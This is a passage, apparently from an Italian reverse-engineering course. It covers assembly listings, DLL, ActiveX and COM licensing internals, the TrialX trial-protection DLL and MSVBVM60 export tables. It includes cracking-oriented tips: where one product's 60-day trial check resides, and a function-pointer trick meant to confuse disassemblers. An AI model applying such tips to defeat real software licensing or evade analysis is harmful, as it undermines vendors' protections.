    TITLE test2.c .386P include listing.inc if@Version gt 510 .model FLAT else _TEXT SEGMENT PARA USE32 PUBLIC 'CODE' _TEXT ENDS _DATA SEGMENT DWORD USE32 PUBLIC 'DATA' _DATA ENDS CONST SEGMENT DWORD USE32 PUBLIC 'CONST' CONST ENDS _BSS SEGMENT DWORD USE32 PUBLIC 'BSS' _BSS ENDS _TLS SEGMENT DWORD USE32 PUBLIC 'TLS' _TLS ENDS FLAT GROUP _DATA, CONST, _BSS ASSUME CS: FLAT, DS: FLAT, SS: FLAT endif PUBLIC _array_uno _DATA SEGMENT COMM _array_due:DWORD:0aH _array_uno DD 01H DD 02H DD 03H DD 04H DD 05H DD 06H DD 07H DD 08H DD 09H DD 00H _DATA ENDS PUBLIC _copy_array _TEXT SEGMENT _i$ = -4 _copy_array PROC NEAR ; File test2.c ; Line 5 push ebp mov ebp, esp push ecx ; Line 7 mov DWORD PTR _i$[ebp], 0 jmp SHORT $L28 $L29: mov eax, DWORD PTR _i$[ebp] add eax, 1 mov DWORD PTR _i$[ebp], eax $L28: cmp DWORD PTR _i$[ebp], 10 ; 0000000aH je SHORT $L30 ; Line 8 mov ecx, DWORD PTR _i$[ebp] mov edx, DWORD PTR _i$[ebp] mov eax, DWORD PTR _array_uno[edx*4] mov DWORD PTR _array_due[ecx*4], eax jmp SHORT $L29 $L30: ; Line 9
  • 73.
    mov esp, ebp popebp ret 0 _copy_array ENDP _TEXT ENDS END Ora prendiamo il sorgente in cui la copia avviene con l’aritmetica dei puntatori. struct X { int a[10]; }; int array_uno[10] = { 1, 2, 3, 4, 5, 6, 7, 8, 9, 0 }; int array_due[10]; void copy_array(void) { (*((struct X *)&array_due[0])) = (*((struct X *)&array_uno[0])); } Stesso comando di prima del compilatore ed ecco il sorgente : TITLE text.c .386P include listing.inc if @Version gt 510 .model FLAT else _TEXT SEGMENT PARA USE32 PUBLIC 'CODE' _TEXT ENDS _DATA SEGMENT DWORD USE32 PUBLIC 'DATA' _DATA ENDS CONST SEGMENT DWORD USE32 PUBLIC 'CONST' CONST ENDS _BSS SEGMENT DWORD USE32 PUBLIC 'BSS' _BSS ENDS _TLS SEGMENT DWORD USE32 PUBLIC 'TLS' _TLS ENDS FLAT GROUP _DATA, CONST, _BSS ASSUME CS: FLAT, DS: FLAT, SS: FLAT endif PUBLIC _array_uno _DATA SEGMENT COMM _array_due:DWORD:0aH _array_uno DD 01H DD 02H DD 03H DD 04H DD 05H DD 06H DD 07H DD 08H DD 09H DD 00H _DATA ENDS PUBLIC _copy_array _TEXT SEGMENT _copy_array PROC NEAR ; File text.c ; Line 9
  • 74.
    push ebp mov ebp,esp push esi push edi ; Line 10 mov ecx, 10 ; 0000000aH mov esi, OFFSET FLAT:_array_uno mov edi, OFFSET FLAT:_array_due rep movsd ; Line 11 pop edi pop esi pop ebp ret 0 _copy_array ENDP _TEXT ENDS END Già a livello di lunghezza il secondo risualta essere di 927 bytes contro i 1174 del primo. Ora mettiamo iun comparazione la perte dell’algoritmo eliminando la parte delle dichiarazioni dei segmenti e dei dati. _copy_array PROC NEAR push ebp mov ebp, esp push esi push edi mov ecx, 10 mov esi, OFFSET FLAT:_array_uno mov edi, OFFSET FLAT:_array_due rep movsd pop edi pop esi pop ebp ret 0 _copy_array ENDP _copy_array PROC NEAR push ebp mov ebp, esp push ecx mov DWORD PTR _i$[ebp], 0 jmp SHORT $L28 $L29: mov eax, DWORD PTR _i$[ebp] add eax, 1 mov DWORD PTR _i$[ebp], eax $L28: cmp DWORD PTR _i$[ebp], 10 je SHORT $L30 mov ecx, DWORD PTR _i$[ebp] mov edx, DWORD PTR _i$[ebp] mov eax, DWORD PTR _array_uno[edx*4] mov DWORD PTR _array_due[ecx*4], eax jmp SHORT $L29 $L30: mov esp, ebp pop ebp ret 0 _copy_array ENDP CON ARITMETICA PUNTATORI CON CICLO FOR Che ne dite !? Visto che i puntatori poi alla fine non sono neppure male ? Prendiamo sempre ad esempio il C il quale possiede un aritmetica degli indirizzi paurosa. I linguaggi a più alto livello trattano le variabili in modi più trasparenti agli utenti. In Basic ad esempio se dichiaro una variabile che conterrà un valore non mi dovrò preoccupare di dove questa è ubicata in memoria. Il C spesso lo pretende e spesso di questo ci si può avvantaggiare per creare costrutti potenti.
  • 75.
    Provate a creareuna funzione che esegua la copia degli elementi di due array, come nel caso precedente, usando solo un assegnazione. Seguite il ragionamento : struct X { int a[10]; } dichiara in C la formazione di una fatidica struttura X che contiene un solo array di 10 elementi (attenzione che non lo alloca ma che ne definisce solo le caratteristiche). Successivamente ho i miei due arrays: int array_uno[10] = { 1, 2, 3, 4, 5, 6, 7, 8, 9, 0 }; int array_due[10]; Se a questo punto avessi : &array_due[0] sarebbe come dire “l’ indirizzo di un intero relativo al primo elemento di array_due. Se tramutassi tutto in : *(&array_due[0]) avei “il contenuto dell’indirizzo di un intero relativo al primo elemento di array_due ovvero l’oggetto puntato dall’indirizzo di array_uno[0]”. Ma se a questo punto eseguissi il cast (forzatura) e convincessi il compilatore che l’indirizzo &array_due[0] è quello di una struttura X e non di un intero, con : (*((struct X *)&array_due[0])) sarebbe come dire “il contenuto dell’ indirizzo di una struttura X”. A questo punto facendo (*((struct X *)&array_due[0])) = (*((struct X *)&array_uno[0])); direi “prendi il contenuto all’indirizzo della struttura X array_uno e mettilo come contenuto all’indirizzo della struttura X array_due. Ed ecco fatto il passaggio dei dieci valori di un array dentro ad un altro senza passare dal ciclo for. Ma questo solo indirettamente in quanto il compilatore creerà una struttura in assembler simile a quella che veniva generata con il codice in C visto prima, quello del for (come abbiamo visto prima neppure tanto). Vedremo più avanti in modo più approfondito il discorso degli indirizzi. Le funzioni dentro alle librerie statiche (.LIB) sono racchiuse come moduli .OBJ. Infatti il .LIB viene creato con l’utility LIB.EXE che prende il .OBJ e lo accoda in una file .LIB segando dove si trova in una tabella convenzionale. Volendo potremmo tenere le nostre funzioni di libreria come moduli .OBJ e potremmo linkarli al nostro programma in fase di LINK. Un altro tipo di libreria è quella dinamica la quale viene inclusa nel programma in fase di esecuzione. Queste sono quelle che possiedono come estensione .DLL. Le DLL che contengono le funzioni richiamate nel nostro programma devono essere fornite con il programma eseguibile, in caso contrario verrà segnalato un errore. Negli ultimi anni sono state sviluppate altre tecniche che permettono il riutilizzo binario del codice e precisamente le metodologie legate alle OLE e a tutti i suoi derivati (metodologie COM, DCOM ecc.)
  • 76.
    In ogni casodal punto di vista concettuale il programma cambia poco in quanto la differenza in pratica è solo quella di come deve essere reperita una certa funzione richiamata nel software. Questi moduli al momento dell’esecuzione dovranno essere presenti in memoria. Nel caso di librerie statiche queste vivono collegate al programma eseguibile per cui vengono caricate al momento del caricamento di quest’ultimo. Nel caso di DLL queste dovranno essere presenti sul sistema in qualche posizione dove Windows riesce a trovarle (sotto widows, sotto windowssystem o sotto patch). In questo caso il software dovrà eseguire il caricamento della libreria mediante una funzione appartenente alle API di Windows e precisamente con LoadLibrary. Le funzioni inserite nella DLL letta verranno caricate in memoria dove il software riuscirà a trovarle e ci rimarranno sino ad una chiamata ad un altra funzione Windows ovvero FreeLibrary la quale libererà la memoria occupata. I controlli ActiveX, ultima evoluzione by Microsoft dei controlli Ole, possiedono la visione molto più vicina ad oggetti con incapsulati al suo interno metodi e proprietà. Normalmente questo tipo di controlli vengono inglobati all’interno di dialog o di forms dentro alle quali svolgono il loro ciclo di vita. Supponiamo che ci troviamo dinanzi ad un controllo ActiveX destinato all’elaborazione delle immagini. Mediante le apposite opzioni dell’ IDE utilizzato per la stesura del programma inseriremo il controllo in una dialog ed a questo gli assegneremo un identificatore che ci permetterà di vederlo come un oggetto all’interno del codice. Generalmente le proprietà di un controllo ActiveX possono essere settate tramite un apposita maschera disposta dal controllo stesso. Nelle seguenti immagini viene mostrato l’inserimento di un controllo ActiveX dentro ad un programma Visual C++. I controlli devono essere registrati nel sistema Windows, prima di essere utilizzati, mediante l’utility regsvr32.exe. Spesso questo tipo di controlli dispongono di routines interne per la serializzazione al fine di proteggerle dalla divulgazione non autorizzata. Il richiamo dei metodi o il settaggio dei parametri avviene con la sintassi classica del metodo ad oggetti. Supponiamo che al momento dell’inserimento del controllo lo chiamiamo m_Imaggine e che lo stesso possieda un metodo chiamato SetCaption(). La sintassi sarebbe : m_Immagine.SetCaption(“Caption text”); I controlli ActiveX sono uno dei punti evolutivi della metodologia OLE creata dalla Microsoft passata attraverso, da prima, le DLL per poi giungere ai VBX ed arrivare agli OCX. Riassumendo possiamo dire che le funzioni offerte da librerie possono essere contenute in LIB statiche le quali vengono collegate al programma in fase di link. Le DLL possono essere caricate dal programma tramite funzioni in modo dinamico al momento del caricamento del programma. Gli ActiveX verranno caricati automaticamente.
  • 77.
    La visione dicome e quando vengono caricate le funzioni esterne presenti in questi moduli è importante nell’istante in cui si esegue il debug di un programma in quanto spesso il trace esce da questo per entrare dentro ad una di queste librerie. Per questo motivo alcuni disassemblatori possiedono dei flags che è possibile settare per fare in modo che il debugger stesso indichi l’entrata e l’uscita da uno di questi moduli. Nell’immagine a fianco è mostrato WDASM 8.9 e in basso è possibile vedere i vari flags che indicano se deve essere eseguito un break entrando ed uscendo da una DLL ecc. Vedremo più avanti il problema dal punto di vista pratico. Spesso delle funzioni di protezione dei programmi sono appunto inserite dentro a delle DLL e non dentro al codice principale del file eseguibile. Ad esempio nei programmi come Visual J++ della Microsoft la limitazione a 60 giorni del dimostrativo è situato dentro alla DLL msenv.dll. Sempre legata all’aritmetica dei puntatori è possibile trovare alcuni sutterfugi adatti a far perdere la testa. Il seguente è un metodo che io stesso usavo diversi anni fà. In pratica un programma è composto da molte funzioni le quali vengono richiamate durante l’esecuzione del programma. Facendo l’esempio in Linguaggio C potremmo avere : void function_a(void) { ... } void function_b(void) { ... } ... function_a(); function_b(); ... Sarebbe possibile fare un bella cosa sfruttando gli indirizzi. In pratica si dichiara un array di puntatori a funzioni ai quali si assegnano gli indirizzi delle funzioni. void func_a(void); void func_b(void); void (*func[])() = { func_a, func_b }; void func_a(void) { printf("Uno"); } void func_b(void) { printf("Due"); }
  • 78.
    void main(void) { (*func[0])(); (*func[1])(); } Usando l’indirizzamentoin questo modo capirete che è facile usare calcoli su stringhe di codici o di copyright come indici per indirizzare le funzioni, per cui i disassemblatori, che ricostruiscono le tabelle da cui è possibile capire quali sono le funzioni richiamate, vanno in tilt (non vi mostrano i nomi delle funzioni). GERARCHIA DELLE FUNZIONI Abbiamo detto che molte funzioni usate dai linguaggi convenzionali sono residenti dentro a quelle chiamate librerie. Ho detto relative ai linguaggi convenzionali in modo errato visto che nessuno ci vieta di crearci anche noi le nostre librerie personali. Comunque in ogni caso senza supportarci su questa possibilità generalmente le funzioni che risiedono in librerie sono quelle legate ai vari RunTime. Nel capitolo legato agli interrupts a all’assembler ho detto che il sistema elettronico del sistema può essere visto come un certo numero di processori dedicati alle varie funzioni che offrono delle porte di I/O per permettere la loro programmazione. Questo livello in genere è sufficientemente basso tanto da rendere complessa la progettazione logica e la programmazione dei software. Per risolvere questo problema i sistemisti che hanno prodotto i PC hanno fornito un primo livello software gestito tramite interrupts i quali fornivano delle funzionalità di base per la programmazione di tali periferiche. Questo comunque, il livello BIOS, è ancora sufficientemente basso tanto che la Microsoft ha alzato tale livello fornendo un sistema operativo il quale sfruttando tali servizi ne offriva degli altri più complessi ed evoluti. Lo stesso discorso lo possiamo fare per quanto riguarda le librerie. Windows in certe DLL (user32.dll, kernel32.dll ecc.) offre un certo numero di funzioni, abbastanza elevato, che possono essere utilizzate per la creazione di programmi. Queste funzioni non sono legate ad algoritmi generali ma sono destinate all’interazione con Windows. Fanno parte di queste funzioni come : GetDlgItem, GetWindowText ecc. Anche i linguaggi che verso l’utente utilizzano altre nomenclature per svolgere funzioni simili spesso si agganciano alle librerie di Windows per l’esecuzione di certe funzionalità. É già stato detto in altro luogo che esistono due metodi per collegarsi ad un DLL e precisamente quelli che seguono. Il primo è quello di eseguire il link di una libreria generalmente fornita con la DLL la quale pensa ad eseguire l’interfacciamento del nostro programma con quest’ultima.
  • 79.
    Il secondo metodoè quello di eseguire la lettura dinamicamente della DDL con funzioni tipo LoadLibrary. Una funzione attiva sotto Windows può essere vista come in istanza per cui dopo la creazione del link dinamico è possibile creare istanze di funzioni presenti nelle DLL. In ogni caso vedrete che moltissime, se non tutte, DLL a sua volta leggono user32.dll ecc. tanto da poter vedere il tutto come un albero gerarchico di collegamenti. Potete vedere qui a fianco che dalla DDL VBRUN300 partono i link con le DLL USER, KERNEL ecc. Altre DLL che non sono al primo livello alla fine utilizzano funzioni contenute in kernel32.dll e nelle altre di sistema. Spesso librerie utilizzate da più programmi risiedono in directory condivise o dentro a windowssystem. DLL utilizzate soltanto da singoli programmi vengono in genere posizionate nelle stesse directory dei programmi. La ricerca parte dalla directory in cui si è posizionati per seguire quelle incluse nella specifica PATH del Dos per giungere in windows e windowssystem. Le librerie statiche invece vengono collegate in fase di link al programma e non sono residenti su file esterni. Questo secondo metodo viene utilizzato in particolar modo con i vecchi programmi DOS anche se di fatto anche in sistemi come nelle ultime versioni di Visual C++ è possibile collegare staticamente le librerie MFC. Tutte le funzioni utilizzate nei programmi partono come flusso di chiamate da quella che potrebbe essere definita come main function. In C questa funzione prende il nome di WinMain mentre in assembler potremmo definirlo soltanto come entrypoint del software. I programmi in Windows 3.1 chiamavano prima di WinMain tre funzioni semi documentate ovvero InitTask(), InitApp e WaitEvent(). In Win32 prima di WinMain veniva chiamata la funzione WinMainCRTStartup() mentre per i programmi console il nome era mainCRTStartup(). Generalmente il compilatore, tra le tante cose che aggiunge, ci mette anche questa funzione ma solo nel caso in cui questa non esista. In altre parole il programmatore potrebbe scrivere lui questa funzione. Una libreria di funzioni potrebbe essere vista come una metodologia per il riutilizzo del codice. In pratica una funzione sufficientemente generica e con uno scopo non limitato ad un solo programma, potrebbe essere inserita in una libreria e successivamente riutilizzata in altri programmi. Microsoft per garantire la riusabilità del software a livello binario ha puntato sulla tecnologia OLE. Dalla fine degli anni 80 la tecnologia OLE ha subito un infinità di modifiche sino ad abbracciare la nuova tecnologia legata al modello COM. Molte funzionalità nei programmi al giorno d’oggi sono sviluppate mediante questa tecnologia. Nei programmi venduti sono sempre più presenti moduli OCX nelle quali sono incapsulate tutte i metodi relativi a determinate gestioni. Le librerie di funzioni, come ad esempio quelle legate alla grafica, sono distribuite in questo formato e non è raro trovare sistemi di protezione software aderenti a questo filone. Il lato positivo di questa metodologia è che l’integrazione tra componenti diverse, sviluppati in tempi differenti e da vari autori, avviene a livello di codice oggetto e non di sorgente. Aderire a questo standard porta ad una serie di vantaggi tra cui l’interoperabilità tra componenti diversi, l’indipendenza dal linguaggio e la compatibilità a ritroso verso precedenti versioni dello stesso componente. Lo standard COM dispone di interfacce che possono essere viste come una collezione di funzioni la cui sintassi una volta definita rimane immutata. Tutte le funzionalità degli oggetti COM sono rese disponibili tramite queste interfacce. Ogni componente viene implementato come un puntatore ad una v-table, ovvero una tabella di puntatori a funzione.
  • 80.
    Su un volumeavevo letto una volta una metafora che rendeva bene l’idea usando il concetto di contratto. In pratica un oggetto COM veniva paragonato a questo in quanto quando dichiarava di supportare una certa interfaccia ComInterface, ad esempio, assicurava per contratto l’implementazione di tutte le funzioni previste. Il modello COM ha come base di tutti i suoi componenti l’interfaccia Iunknow composta da tre funzioni di base : AddRef(), Release(), QueryInterface(). Le prime due gestiscono un meccanismo interno di conteggio delle referenze. Tutte le volte che l’oggetto viene connesso un contatore interno viene incrementato e inversamente viene decrementato quando questo viene rilasciato. Il metodo QueryInterface() invece ha il compito di attivare il processo di interoperabilità tra componenti e il suo supporto. Questo metodo è obbligatorio per tutti gli oggetti COM. Esiste una specie di analogia tra le classi del C++ e gli oggetti COM anche se uno è a livello sorgente mentre l’altro a livello binario. Tutte e due possono essere viste come riferimenti a una tabella di funzioni che elenca i servizi che possono servire. ActiveX dispone di un sistema particolare per la gestione delle licenze. Per fare questo MFC mete a disposizione uno schema di base in grado di soddisfare la maggior parte delle esigenze in questo settore. Come dicevo prima ActiveX si basa sulla metodologia delle interfacce e anche per l’implementazione delle licenze viene eseguita tramite quella chiamata IclassFactory2 che comprende alcuni metodi che sono abbastanza semplici da scrivere. Quando una software house scrive una controllo ActiveX e lo mette in vendita sa che l’acquirente lo utilizzerà nella sua applicazione e che quindi distribuirà il file .ocx che contiene i metodi ad altre persone. Il problema della licenza cerca di risolvere il problema dell’uso non autorizzato di questa. Chi riceve l’applicazione potrebbe tranquillamente inserire il controllo OCX dentro ad un suo programma, una pagina html o qualsiasi software che supporti questa metodologia. Il sistema delle licene dovrebbe innanzi tutto differenziare quello che l’uso del controllo in un ambiente di sviluppo da quello di runtime. Avrete visto in giro per i vostri dischi dei file .LIC. Questi sono file di licenza utilizzati con controlli OCX che avete installato con qualche sistema di sviluppo o a seguito di qualche applicativo generale. La classe di gestione delle licenze, ICLasFactory2, deriva dalla classe IClassFactory rispetto alla quale dispone solo di alcuni metodi in più. Il metodo GetLicInfo recupera le informazioni che riguardano l’attuale licenza del controllo. Se il controllo lo supporta, il metodo RquestLicKey gli chiede una copia run- time della licenza. Il metodo CreateInstanceLic è analogo a CreateInstace salvo che prende come parametro la chiave di licenza. Esistono metodi come GetLicInfo, RequestLicKey e CreateInstanceLic che costituiscono le basi per tutti i controlli di licenza. La chiave di licenza viene trattata come un BSTR anche se di fatto può contenere qualsiasi dato compresi dei NULL. ACTIVE X PER SISTEMI DI CREAZIONE DEMO Come dicevo prima gli ActiveX stanno diventando uno standard anche nel campo delle protezioni da copia e per i sistemi di creazione demo. Un prodotto commerciale legato a questa tecnologia è TrialX. Questo controllo ActiveX è in grado di essere implementato in qualsiasi programma per creare versioni dimostrative anche molto complesse. TrialX mantiene le informazioni relative al programma e all’utente in un suo database non visibile.
  • 81.
    TrialX esiste intre versioni che dispongono delle seguenti possibilità (leggete il capture della pubblicità di TrialX): · Standard Edition—The Standard Edition includes all of the Free Edition features plus it provides complete control over the duration of the trial. It is limited to day limited trials. You cannot change the style of trial. · Developer Edition—The Developer Edition includes all of the Standard Edition features plus it provides complete control over both the style and duration of the trial. It supports day locks, time locks, run locks, feature locks and date locks. You have complete control over the appearance, style and duration of the trials. You cannot extend, remove or otherwise control the trial remotely. · Professional Edition—The Professional Edition includes all of the Developer Edition features plus it provides complete remote control over trial for extensions, removals and updates to the trial. It also provides localization capabilities so that you can create custom localized versions of your trials. TrailX si basa sulla DLL o sull’ OCX TRXTD200.DLL. General informations : c:WindowsSYSTEMTrxtd200.dll ===================================================== Last update : 15/06/99 File size : 475 136 byte(s) Module type : WINDOWS Dynamic links library (32 bits) FileDescription : Secure Trials of Your Real Software FileVersion : 2.02.0071 CompanyName : Modern Software Publishing, Inc. LegalCopyright : ©1999 Modern Software Publishing, Inc. All rights reserved. InternalName : trxtd200 OriginalFilename : trxtd200.dll ProductName : Modern TrialX 2.0 (DLL) ProductVersion : 2.02.0071 La DLL esporta le seguenti funzioni Exported functions : c:WindowsSYSTEMTrxtd200.dll =================================================== 0 DllCanUnloadNow 1 DllGetClassObject 2 DllRegisterServer 3 DllUnregisterServer ed importa dalla DLL relativa alla Virtual Machine di Visual Basic 6.0 Imported functions : c:WindowsSYSTEMTrxtd200.dll =================================================== MSVBVM60 0 DllFunctionCall MSVBVM60 0 EVENT_SINK_AddRef MSVBVM60 0 EVENT_SINK_GetIDsOfNames MSVBVM60 0 EVENT_SINK_Invoke MSVBVM60 0 EVENT_SINK_QueryInterface MSVBVM60 0 EVENT_SINK_Release MSVBVM60 0 MethCallEngine MSVBVM60 0 ProcCallEngine MSVBVM60 0 Zombie_GetTypeInfo MSVBVM60 0 Zombie_GetTypeInfoCount MSVBVM60 0 __vbaExceptHandler
  • 82.
    La DLL siriferisce direttamente ed indirettamente alle seguenti DLL di sistema e di RunTime. Imported functions : c:WindowsSYSTEMTrxtd200.dll =================================================== MSVBVM60 0 DllFunctionCall MSVBVM60 0 EVENT_SINK_AddRef MSVBVM60 0 EVENT_SINK_GetIDsOfNames MSVBVM60 0 EVENT_SINK_Invoke MSVBVM60 0 EVENT_SINK_QueryInterface MSVBVM60 0 EVENT_SINK_Release MSVBVM60 0 MethCallEngine MSVBVM60 0 ProcCallEngine MSVBVM60 0 Zombie_GetTypeInfo MSVBVM60 0 Zombie_GetTypeInfoCount MSVBVM60 0 __vbaExceptHandler LIBRERIA MACCHINA VIRTUALE VISUAL BASIC 6.0 Un discorso particolare in relazione alle librerie va fatto per quanto riguarda quelle di un dei linguaggi più utilizzati ovvero Visual Basic. Moltissimi programmi fanno riferimento alle librerie di VisualBasic 6.0, ad esempio anche TrialX che abbiamo appena visto. Il file di RunTime si chiama MSVBVM60.DLL e come dice il nome con precisione è relativo alla macchina virtuale di VB. I dati precisi sono : General informations : f:WINNTSYSTEM32MSVBVM60.DLL Last update : 26/04/99 File size : 1 409 024 byte(s) Module type : WINDOWS Dynamic links library (32 bits) FileDescription : Visual Basic Virtual Machine FileVersion : 6.00.8244 CompanyName : Microsoft Corporation LegalCopyright : Copyright © 1987-1998 Microsoft Corp. InternalName : MSVBVM60.DLL ProductName : Visual Basic ProductVersion : 6.00.8244 Utilizzando WDASM ci si ritrova dinanzi ad una finestra relativa alle funzioni importate del tipo riportato qui a fianco. La seguente lista mostra le funzioni esportate da MSVBVM60.DLL Exported functions : f:WINNTSYSTEM32MSVBVM60.DLL 0 ThunRTMain 1 VBDllUnRegisterServer 2 VBDllCanUnloadNow
  • 83.
    3 VBDllRegisterServer 4 VBDllGetClassObject 5UserDllMain 6 DllRegisterServer 7 DllUnregisterServer 8 __vbaAryLock 9 __vbaBoolErrVar 10 __vbaRedimVar2 11 __vbaStrErrVarCopy 12 __vbaVarLateMemCallLd 13 __vbaVarLateMemCallLdRf 14 __vbaVarLateMemCallSt 15 __vbaVarLateMemSt 16 __vbaVarLateMemStAd 17 __vbaAryVarVarg 18 __vbaFpCDblR4 19 __vbaFpCDblR8 20 __vbaFpCSngR4 21 __vbaFpCSngR8 22 __vbaFpCmpCy 23 __vbaFpCy 24 __vbaFpI2 25 __vbaFpI4 26 __vbaFpR4 27 __vbaFpR8 28 __vbaFpUI1 29 __vbaFreeObj 30 __vbaFreeStr 31 __vbaFreeVar 32 __vbaFreeVarg 33 __vbaI2Abs 34 __vbaI2I4 35 __vbaI2Sgn 36 __vbaI4Abs 37 __vbaI4Sgn 38 __vbaStrCopy 39 __vbaStrMove 40 __vbaUI1I2 41 __vbaUI1I4 42 __vbaUI1Sgn 43 __vbaVarCopy 44 __vbaVarDup 45 __vbaVarMove 46 __vbaVarVargNofree 47 __vbaVarZero 48 __vbaVargParmRef 49 __vbaVargVar 50 __vbaVargVarCopy 51 __vbaVargVarMove 52 __vbaVargVarRef 53 DLLGetDocumentation 54 DllCanUnloadNow 55 DllGetClassObject 56 _CIatan 57 _CIcos 58 _CIexp 59 _CIlog 60 _CIsin 61 _CIsqrt 62 _CItan 63 __vbaAptOffset 64 __vbaAryConstruct2 65 __vbaAryConstruct 66 __vbaAryCopy 67 __vbaAryDestruct 68 __vbaAryMove 69 __vbaAryRebase1Var 70 __vbaAryRecCopy 71 __vbaAryRecMove 72 __vbaAryUnlock 73 __vbaAryVar 74 __vbaBoolStr 75 __vbaBoolVar 76 __vbaBoolVarNull 77 __vbaCVarAryUdt 78 __vbaCastObj 79 __vbaCastObjVar 80 __vbaCheckType 81 __vbaCheckTypeVar 82 __vbaChkstk 83 __vbaCopyBytes 84 __vbaCopyBytesZero 85 __vbaCyAbs 86 ProcCallEngine 87 DllFunctionCall 88 __vbaCyAdd 89 __vbaCyErrVar 90 CopyRecord 91 __vbaCyFix 92 __vbaCyForInit 93 __vbaCyForNext 94 __vbaCyI2 95 TipGetAddressOfPredeclaredIn stance 96 __vbaCyI4 97 __vbaCyInt 98 __vbaCyMul 99 MethCallEngine 100 __vbaCyMulI2 101 __vbaCySgn 102 __vbaCyStr 103 __vbaCySub 104 __vbaCyUI1 105 __vbaCyVar 106 __vbaDateR4 107 __vbaDateR8 108 __vbaDateStr 109 __vbaDateVar 110 __vbaDerefAry 111 __vbaDerefAry1 112 __vbaEnd 113 __vbaErase 114 __vbaEraseKeepData 115 __vbaEraseNoPop 116 __vbaError 117 __vbaErrorOverflow 118 __vbaExceptHandler 119 __vbaExitEachAry 120 TipSetOption 121 __vbaExitEachColl 122 __vbaExitEachVar 123 __vbaExitProc 124 __vbaFPException 125 __vbaFPFix 126 __vbaFPInt 127 TipUnloadProject 128 __vbaFailedFriend 129 __vbaFileClose 130 TipCreateInstanceProject2 131 EbResetProject 132 EbGetHandleOfExecutingProjec t 133 __vbaFileCloseAll 134 __vbaFileLock 135 __vbaFileOpen 136 __vbaFileSeek 137 __vbaFixstrConstruct 138 __vbaForEachAry 139 __vbaForEachCollAd 140 __vbaForEachCollObj 141 __vbaForEachCollVar 142 __vbaForEachVar 143 __vbaFreeObjList 144 __vbaFreeStrList 145 __vbaFreeVarList 146 __vbaGenerateBoundsError 147 __vbaGet3 148 __vbaGet4 149 __vbaGetFxStr3 150 __vbaGetFxStr4 151 __vbaGetOwner3 152 __vbaGetOwner4 153 __vbaGosub 154 __vbaGosubFree 155 __vbaGosubReturn 156 __vbaHresultCheck 157 __vbaHresultCheckNonvirt 158 __vbaHresultCheckObj 159 __vbaI2Cy 160 __vbaI2ErrVar 161 __vbaI2ForNextCheck 162 __vbaI2Str 163 __vbaI2Var 164 __vbaI4Cy 165 EbResetProjectNormal 166 TipUnloadInstance 167 __vbaI4ErrVar 168 EbLibraryLoad 169 EbLibraryUnload 170 __vbaI4ForNextCheck 171 EbLoadRunTime 172 __vbaI4Str 173 __vbaI4Var 174 EbCreateContext 175 EbDestroyContext 176 EbSetContextWorkerThread 177 __vbaInStr 178 __vbaInStrB 179 __vbaInStrVar 180 __vbaInStrVarB 181 __vbaInputFile 182 __vbaLateIdCall 183 __vbaLateIdCallLd 184 EbGetErrorInfo 185 __vbaLateIdCallSt 186 __vbaLateIdNamedCall 187 __vbaLateIdNamedCallLd 188 __vbaLateIdNamedCallSt 189 __vbaLateIdNamedStAd 190 __vbaLateIdSt 191 __vbaLateIdStAd 192 __vbaLateMemCall 193 __vbaLateMemCallLd 194 __vbaLateMemCallSt
  • 84.
    195 __vbaLateMemNamedCall 196 __vbaLateMemNamedCallLd 197 __vbaLateMemNamedCallSt 198 EbIsProjectOnStack 199TipCreateInstanceEx 200 GetMem2 201 GetMem4 202 GetMem8 203 GetMemStr 204 GetMemVar 205 GetMemObj 206 PutMem2 207 PutMem4 208 PutMem8 209 PutMemStr 210 PutMemVar 211 PutMemObj 212 SetMemVar 213 SetMemObj 214 GetMemNewObj 215 PutMemNewObj 216 SetMemNewObj 217 GetMem1 218 PutMem1 219 GetMemEvent 220 PutMemEvent 221 SetMemEvent 222 __vbaLateMemNamedStAd 223 __vbaLateMemSt 224 __vbaLateMemStAd 225 __vbaLbound 226 __vbaLdZeroAry 227 __vbaLenBstr 228 __vbaLenBstrB 229 __vbaLenVar 230 __vbaLenVarB 231 __vbaLineInputStr 232 __vbaLineInputVar 233 __vbaLsetFixstr 234 __vbaLsetFixstrFree 235 __vbaMidStmtBstr 236 __vbaMidStmtBstrB 237 __vbaMidStmtVar 238 __vbaMidStmtVarB 239 __vbaNameFile 240 __vbaNew2 241 __vbaNew 242 __vbaNextEachAry 243 __vbaNextEachCollAd 244 __vbaNextEachCollObj 245 __vbaNextEachCollVar 246 __vbaNextEachVar 247 __vbaObjAddref 248 __vbaObjIs 249 __vbaObjSet 250 __vbaObjSetAddref 251 __vbaObjVar 252 __vbaOnError 253 __vbaOnGoCheck 254 __vbaPowerR8 255 __vbaPrintFile 256 __vbaPrintObj 257 __vbaPut3 258 __vbaPut4 259 __vbaPutFxStr3 260 __vbaPutFxStr4 261 __vbaPutOwner3 262 __vbaPutOwner4 263 __vbaR4Cy 264 __vbaR4ErrVar 265 __vbaR4ForNextCheck 266 __vbaR4Sgn 267 __vbaR4Str 268 __vbaR4Var 269 __vbaR8Cy 270 __vbaR8ErrVar 271 __vbaR8FixI2 272 __vbaR8FixI4 273 __vbaR8ForNextCheck 274 __vbaR8IntI2 275 __vbaR8IntI4 276 __vbaR8Sgn 277 __vbaR8Str 278 __vbaR8Var 279 __vbaRaiseEvent 280 __vbaRecAnsiToUni 281 __vbaRecAssign 282 __vbaRecDestruct 283 __vbaRecDestructAnsi 284 __vbaRecUniToAnsi 285 __vbaRedim 286 __vbaRedimPreserve 287 __vbaRedimPreserveVar 288 __vbaRedimPreserveVar2 289 __vbaRedimVar 290 __vbaRefVarAry 291 __vbaResume 292 __vbaRsetFixstr 293 __vbaRsetFixstrFree 294 __vbaSetSystemError 295 __vbaStopExe 296 __vbaStr2Vec 297 __vbaStrAryToAnsi 298 __vbaStrAryToUnicode 299 __vbaStrBool 300 EVENT_SINK_QueryInterface 301 EVENT_SINK_AddRef 302 EVENT_SINK_Release 303 EVENT_SINK_GetIDsOfNames 304 EVENT_SINK_Invoke 305 __vbaStrCat 306 __vbaStrCmp 307 __vbaStrComp 308 __vbaStrCompVar 309 __vbaStrCy 310 BASIC_CLASS_QueryInterface 311 BASIC_CLASS_AddRef 312 BASIC_CLASS_Release 313 BASIC_CLASS_GetIDsOfNames 314 BASIC_CLASS_Invoke 315 __vbaStrDate 316 __vbaStrFixstr 317 __vbaStrI2 318 __vbaStrI4 319 __vbaStrLike 320 BASIC_DISPINTERFACE_GetTICou nt 321 BASIC_DISPINTERFACE_GetTypeI nfo 322 __vbaStrR4 323 __vbaStrR8 324 __vbaStrTextCmp 325 __vbaStrTextLike 326 __vbaStrToAnsi 327 __vbaStrToUnicode 328 __vbaStrUI1 329 __vbaStrVarCopy 330 Zombie_QueryInterface 331 